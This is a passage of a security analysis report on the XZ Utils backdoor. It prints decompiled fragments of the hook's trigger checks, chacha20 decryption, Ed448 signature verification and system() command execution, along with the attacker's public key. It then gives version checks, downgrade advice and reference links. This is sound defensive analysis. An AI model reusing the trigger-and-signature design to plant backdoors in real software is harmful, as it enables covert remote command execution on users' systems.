


Figure 25. Basic format of the backdoor trigger certificate


You can find this in the logic that compares whether a*b+c exceeds 3 in the main function (sub_17390) inside the function that hooks RSA_public_decrypt.



```
if ( !*(_DWORD *)&v110[9] )
  goto LABEL_206;
v14 = *(_QWORD *)&v110[13] + *(unsigned int *)&v110[9] * (unsigned __int64)*(unsigned int *)&v110[5];
if ( v14 > 3 )                // If a * b + c > 3?
  goto LABEL_206;
v15 = *(_QWORD *)(a2 + 16);
if ( v15 )
{
  if ( *(_QWORD *)(v15 + 16) )
  {
    if ( *(_QWORD *)(v15 + 24) )
    {
      if ( *(_QWORD *)(a2 + 48) )
      {
        if ( *(_DWORD *)(a2 + 352) == 456 )
        {
          v115 = *(_QWORD *)&v110[5];
          if ( (unsigned int)sub_24960(v116, a2) )
          {
            if ( (unsigned int)sub_129F0(v111, v12 - 16, v116, &v115, v111, *(_QWORD *)(a2 + 8)) )
```

Figure 26. Logic comparing the conditions of the a, b and c values

The ciphertext at the bottom of the above certificate is encrypted with the first 32 bytes of the Ed448 public key as the key based on the chacha20 encryption algorithm. The part that uses the encryption algorithm can be found in the sub_129f0 function in the sub_24960 function located after the logic comparing the values of a, b, and c.



```
      if ( (unsigned int)sub_129F0(v9, 48LL, v9, v10, v11, v3) )// chacha20 decryption
        return (unsigned int)sub_129F0(a2 + 264, 57LL, v11, v12, a1, *(_QWORD *)(a2 + 8)) != 0;
    }
  }
  return 0LL;
```

Figure 27. Logic using the chacha20 encryption algorithm

The hacker's public key revealed so far as of May 2024 is as follows.

```
0a 31 fd 3b 2f 1f c6 92 92 68 32 52 c8 c1 ac 28 34 d1 f2 c9 75 c4 76 5e b1 f6 88 58 88 93 3e 48
```

The ciphertext format included in the certificate is as follows.





Figure 28. Backdoor trigger certificate cyphertext format


Then, use the following function to verify the Ed448 signature, and check whether the ciphertext is composed using a valid hacker's private key.



```
    v30 = sub_14E90(// verify_ed448_signature
            *(_QWORD *)(*(_QWORD *)(*(_QWORD *)(a2 + 40)
                                  + 8LL)
                      + 8 * v28),
            (unsigned int)&v102,
            (int)v91 + 4,
            604,
            (unsigned int)v111,
            (_DWORD)v94,// ed448 public key
            a2);
    v28 = v97 + 1;
  }
  while ( !v30 );
```

Figure 29. Ed448 signature verification logic

If all of these verifications are passed, the backdoor executes commands by calling the system() function below.



```
if ( *((_BYTE *)v53 + v72) )
{
  (*(void (**)(void))(*(_QWORD *)(a2 + 16) + 48LL))();// system();
  goto LABEL_199;
}
```


Figure 30. Command execution logic

## ■ Countermeasure

You can use the following command to check whether xz is installed and its version.

```
which xz
xz --version
```

In the example of using a version of XZ-Utils without any backdoor installed, you can check the version as below.



```
sktester@22NB0226:/$ xz --version
xz (XZ Utils) 5.2.4
liblzma 5.2.4
sktester@22NB0226:/$
```

Figure 31. Example of an XZ-Utils version without a backdoor installed

If you are using version 5.6.0 or 5.6.1 of XZ-Utils with a backdoor installed as of May 2024, you must downgrade the version of XZ-Utils. Version 5.8.0 will be released in the future. Once it is released, you are recommended to upgrade your system to the latest version.

• URL: https://tukaani.org/xz-backdoor/

| S/W | Recommended patch version |
|---|---|
| **XZ-utils** | 5.4.6 |

As a precautionary measure, you are recommended to set up only trusted IP addresses to access SSH or to block external access for devices that do not require external connections.

## ■ Reference sites

• Oss-security Mailing list (https://www.openwall.com/lists/oss-security/2024/03/29/4)

• So you're interested in being an open source maintainer(https://dev.to/opensauced/so-youre-interested-in-being-an-open-source-maintainer-5bb2)

• Xz-timeline (https://research.swtch.com/xz-timeline)

• What we know about the xz utils backdoor that almost infected the world (https://arstechnica.com/security/2024/04/what-we-know-about-the-xz-utils-backdoor-that-almost-infected-the-world/)

• analysis-of-the-xz-utils-backdoor-code (https://medium.com/@knownsec404team/analysis-of-the-xz-utils-backdoor-code-d2d5316ac43f/)

• XZ backdoor story – Initial analysis (https://securelist.com/xz-backdoor-story-part-1/112354/)

• xzbot (https://github.com/amlweems/xzbot)

• XZ Utils Backdoor – Advisory for Mitigation and Response (https://www.sygnia.co/threat-reports-and-advisories/xz-utils-backdoor-advisory-for-mitigation-and-response/)

• XZ Utils Backdoor (https://tukaani.org/xz-backdoor/)